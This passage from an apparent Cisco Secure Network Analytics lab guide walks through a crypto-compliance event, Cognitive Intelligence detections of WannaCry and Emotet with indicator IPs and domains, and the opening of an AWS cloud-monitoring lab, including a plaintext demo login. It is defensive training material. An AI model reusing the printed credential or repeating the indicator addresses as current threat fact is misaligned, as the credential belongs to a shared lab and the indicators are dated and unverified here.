lab.
5. Click the hyperlink of 198.19.20.134 as illustrated below to open the host report.



Inside Hosts : 198.19.20.134 (1)

Host Address	Host Na…	Last Active	CI	TI	RC	C&C	EP	DS	DT
198.19.20.134	cds.dcloud.local.	8/22/19 7:44 AM							

6. Scroll down in the host report to the Top Security Events section and select the Target option as illustrated below. This should reflect the event that generated when you browsed to https://compliance-server in the previous task. These rules may be setup to meet your organization compliance needs for quick detection of unauthorized traffic.



Host IP
198.19.20.134

Status:	
Hostname:	cds.dcloud.local
Host Groups:	Protected Asset Monitoring
Location:	Unknown
First Seen:	1/9/19 11:19 AM
Last Seen:	8/22/19 7:49 AM
Policies:	Inside
MAC Address:	--
ISE ANC Policy:	-- Edit


Top Security Events for 198.19.20.134

SECURITY EVENT	COUNT	TARGET INDEX	FIRST ACTIVE	SOURCE HOST	SOURCE HOST GROUP	ACTIONS
.CSE: Weak Encryption - 443	1	0	08/22 7:25:05 AM	198.19.30.36	File Servers	

Task 4: Encrypted Malware Detection

For this section, you will log in to a separate lab environment that has been running for a period of time long enough to allow for full machine learning for effective threat detection.

Before proceeding, please navigate to:
https://www.cisco.com/c/en/us/products/security/stealthwatch/demos.html and log in with your cisco.com account if prompted. Navigate to: Instant Demo: Secure Network Analytics and follow the directions to view the instant demo.


cisco.com/c/en/us/products/security/stealthwatch/demos.html

Walk-through: Secure Network Analytics


Cisco technical solutions architects discuss Secure Network Analytics, why it is important, how it works, how organizations use it and how you can learn more.

Instant Demo: Secure Network Analytics

Secure Network Analytics allows you to gain network-wide visibility by turning the entire network into a sensor and allows Encrypted traffic analysis for compliance and for malware encrypted communication detection.

Secure Network Analytics can be extended by enabling the cloud based Cognitive Threat Analytics (CTA). CTA uses Secure Network Analytics connection data that could include ETA metadata to identify encrypted threats. When first enabled, Secure Network Analytics users should be able to access CTA findings with 24-48 hours to allow for a good baseline and machine learning to take effect. To access Cognitive Threat Analytics, open the Secure Network Analytics Management Console (SMC) Web User Interface (UI) and locate the Cognitive Threat Analytics widget in the Security Insight Dashboard.

Note: If you have a Cisco AMP account that is also using Cognitive Threat Analytics you can request that your account be merged so that detections can be examined using data from either AMP or Secure Network Analytics. This allows for investigations from connection data all the way to files on a specific host.


dcloud-dna-stealthwatch-rtp.cisco.com/lc-landing-page/#/dashboard


Cognitive Intelligence

Critical Risk	High Risk	Medium Risk	Low Risk
1 alert	1 alert	0 alerts	0 alerts

Critical Risk When: March 26th - May 21st Duration: 56 days View details
Threats: WannaCry, Emotet
Host Groups: Sales and Marketing, End User Devices, Atlanta, Desktops
IP Addresses: 10.201.3.51

High Risk When: May 17th - May 20th Duration: 3 days View details
Threats: Shiz
Host Groups: New York, Sales and Marketing, End User Devices, Atlanta, Desktops
IP Addresses: 10.10.30.11, 10.201.3.149

For threat information, click an alarming host.



Cognitive Intelligence

Critical Risk	High Risk	Medium Risk	Low Risk
1 alert	1 alert	0 alerts	0 alerts

Critical Risk When: March 26th - May 21st Duration: 56 days View details

Threats:


Host Grou...s: ...Devices, Atlanta, Desktops

IP Add... 10.201.3.51

View host report for 10.201.3.51

The Host Report displays with the following widgets:

- Host Summary
- Traffic by Peer Host Group



Host Summary

Host IP
10.201.3.51 ...

Status:

Hostname: --

Host Groups: End User Devices,Desktops,Atlanta,Sales and Marketing

Location: RFC 1918

First Seen: 10/9/20 4:20 PM

Last Seen: 5/21/21 9:23 PM

Policies: Client IP Policy,Inside


MAC Address: 08:00:27:8f:61:b8 (PCS Systemtechnik GmbH)

ISE ANC Policy: -- Edit

Traffic by Peer Host Group (last 12 hours)

If the network includes integration with Cisco Identity Service Engine (ISE), you will see the following widgets along with Cognitive Intelligence Analytics:

- Users and Sessions
- Application Traffic



Users & Sessions

MAC Address: 08:00:27:8f:61:b8 MAC Vendor: PCS Systemtechnik GmbH Device Type: unknown


User	Date / Time
dusti	Start: 5/21/21 9:20 PM End: ★ Current
dusti	Start: 5/21/21 9:07 PM End: 5/21/21 9:15 PM
dusti	Start: 5/21/21 8:18 PM End: 5/21/21 8:23 PM
dusti	Start: 5/21/21 8:09 PM End: 5/21/21 8:18 PM
dusti	Start: 5/21/21 8:00 PM End: 5/21/21 8:09 PM

Application Traffic

Internal External

Application	Total	%	Sent	Ratio	Received	7-day Trend	24-hour Trend
Undefined TCP	309.09 MB	79.00	118.6 MB		190.5 MB		
HTTPS (unclassified)	53.81 MB	14.00	20.67 MB		33.14 MB		
Undefined UDP	8.23 MB	2.00	8.23 MB		619 B		

To see this threat in the Global Threat Analytics Dashboard, click the **ellipses** then click **Open in Cognitive Intelligence**.



Cognitive Intelligence


View a detailed analytics report

Critical Risk When: March 26th - May 21st Duration: 56 days View details

Threats: WannaCry, Emotet

Host Groups: Sales and Marketing, End User Devices, Atlanta, Desktops

The Global Threat Analytics Dashboard displays the threat details, including the complete story of how it went from “detected” to “confirmed.”



Threat indicators related to a variant of WannaCry (S0366) or WCry, a ransomware with worm capabilities which has observed in large scale attack across the world. WannaCry spreads as a worm through TCP port 445 (SMB) (T1018), exploiting the ETERNALBLUE SMB vulnerability (MS17-010) (T1210). After compromising the endpoint, the malware will encrypt the files on the host demanding a ransom in order regain access (T1486). Threat will attempt to contact a specific host on the internet, if the connection is successful, the threat will stop its execution. Threat can also leverage another vulnerability known as DOUBLEPULSAR, a persistent backdoor, to access and execute code on previously compromised systems.

Category: Malware - ransomware

Threat Detail

Emotet — Confirmed Severity: Critical Confidence: High

Emotet (S0367) is a banking trojan that has remained relevant due to its continual evolution to better avoid detection. It is commonly spread via malicious emails.

Category: Malware - bot

Threat Detail

Affected Assets


User: dusti
IP Addresses: 10.201.3.51
Asset Groups: Atlanta, Desktops, Sales and Marketing, End User Devices

From: 2021-03-26 01:04:59 EDT
To: 2021-05-20 22:29:10 EDT

Security Events:
- Communication with hostnames 201.213.32.59 and 77.55.211.77 known to be indicative of Emotet
- Communication with hostnames www.iuqerfsodp9ifjaposdfjhgosurijfae... and www.iuqerfsodp9ifjaposdfjhgosurijfae... known to be indicative of WannaCry
- Communication to IP addresses 104.16.173.80 with local passive DNS inference to hostname www.iuqerfsodp9ifjaposdfjhgosurijfae... and 104.17.244.81 with local passive DNS inference to hostname www.iuqerfsodp9ifjaposdfjhgosurijfae... The hostnames are known to be indicative of WannaCry

Asset Detail

Select **Asset Detail** for added details of affected systems.



Security Events ☑ Critical ☑ High ☑ Medium ☑ Low

Security event | Domain | Server IP address | Autonomous system

eg. domain1.com | eg. 1.2.3.4 | eg. "Amazon.com, Inc."

Emotet

Infection with exfiltration capability that targets banking credentials

☐ Known malicious hostnames
Communication with hostnames 201.213.32.59 and 77.55.211.77 known to be indicative of Emotet

WannaCry

Disk encrypting malware contains worm-like features to spread itself using the SMBv1 exploit EternalBlue

☐ Known malicious hostnames
Communication with hostnames www.iuqerfsodp9ifjaposdfjhgosurijfae... and www.iuqerfsodp9ifjaposdfjhgosurijfae... known to be indicative of WannaCry

☐ Known malicious hostnames from local passive DNS inference

Take a few minutes to explore through the pages to learn about the threat detections.

Summary

In this, lab you learned:

- How to enable Encrypted Traffic Analytics
- How to verify Encrypted Traffic Analytics
- How to use the Crypto Audit Report to detect policy violations
- How to detect malware within encrypted traffic

Lab 11. Public cloud monitoring and threat protection

Many organizations are hosting part of their application infrastructure within public clouds. Gartner says infrastructure as a service (IaaS) has grown 31.3% in 2018. As businesses continue to move to the cloud, they must protect customer data and intellectual property for compliance and threat detection.

Watch the supporting lab video overview here > https://cs.co/SWTestDrive-Lab11.

Test Drive Objectives

Secure Cloud Analytics (formerly called Stealthwatch Cloud) is a SaaS visibility and threat detection service that can monitor public cloud infrastructure hosted in AWS, Azure, and Google Cloud for compliance and threat detection. Secure Cloud is integrated with Secure Network Analytics Enterprise via an API.

In this lab, we are going to examine an AWS account via Secure Cloud Analytics. In addition to network telemetry, referred to as VPC flow logs, Secure Cloud Analytics can retrieve additional context and behavior information for the Amazon Web Services from sources like CloudTrail and IAM (Identity and Access Management) as well as their available API. The diagram below highlights the Secure Cloud Analytics integrations.

Test Drive Requirements


- A Secure Cloud Analytics portal monitoring AWS or other cloud hosted infrastructure

Test Drive Outline

Task 1: AWS Account Review
Task 2: AWS Breach Lab
Task 3: Using the Secure Cloud Analytics user interface


Task 1: AWS

Amazon Web Services Architecture




For reference, the AWS account has multiple VPCs. We will be looking at the VPC named **Cisco Test Drive**.

1. Launch **Chrome** from the desktop of your Wkst1, as shown below.
2. Select the **SWC dCloud Portal** bookmark from the **SWC** folder of the bookmark toolbar as illustrated below.




SWC dCloud Portal
https://cisco-dcloud.obsrvbl.com/v2/#/dashboard

3. Select **Login via cisco-dcloud** and enter username **test drive** and password **C1sco12345!**


cisco-dcloud.obsrvbl.com/accounts/login/
Stealthwatch Cloud
Login via Cisco Secure Sign-On
Login via cisco-dcloud

Cisco Stealthwatch Cloud is now enabled with Cisco Secure Sign

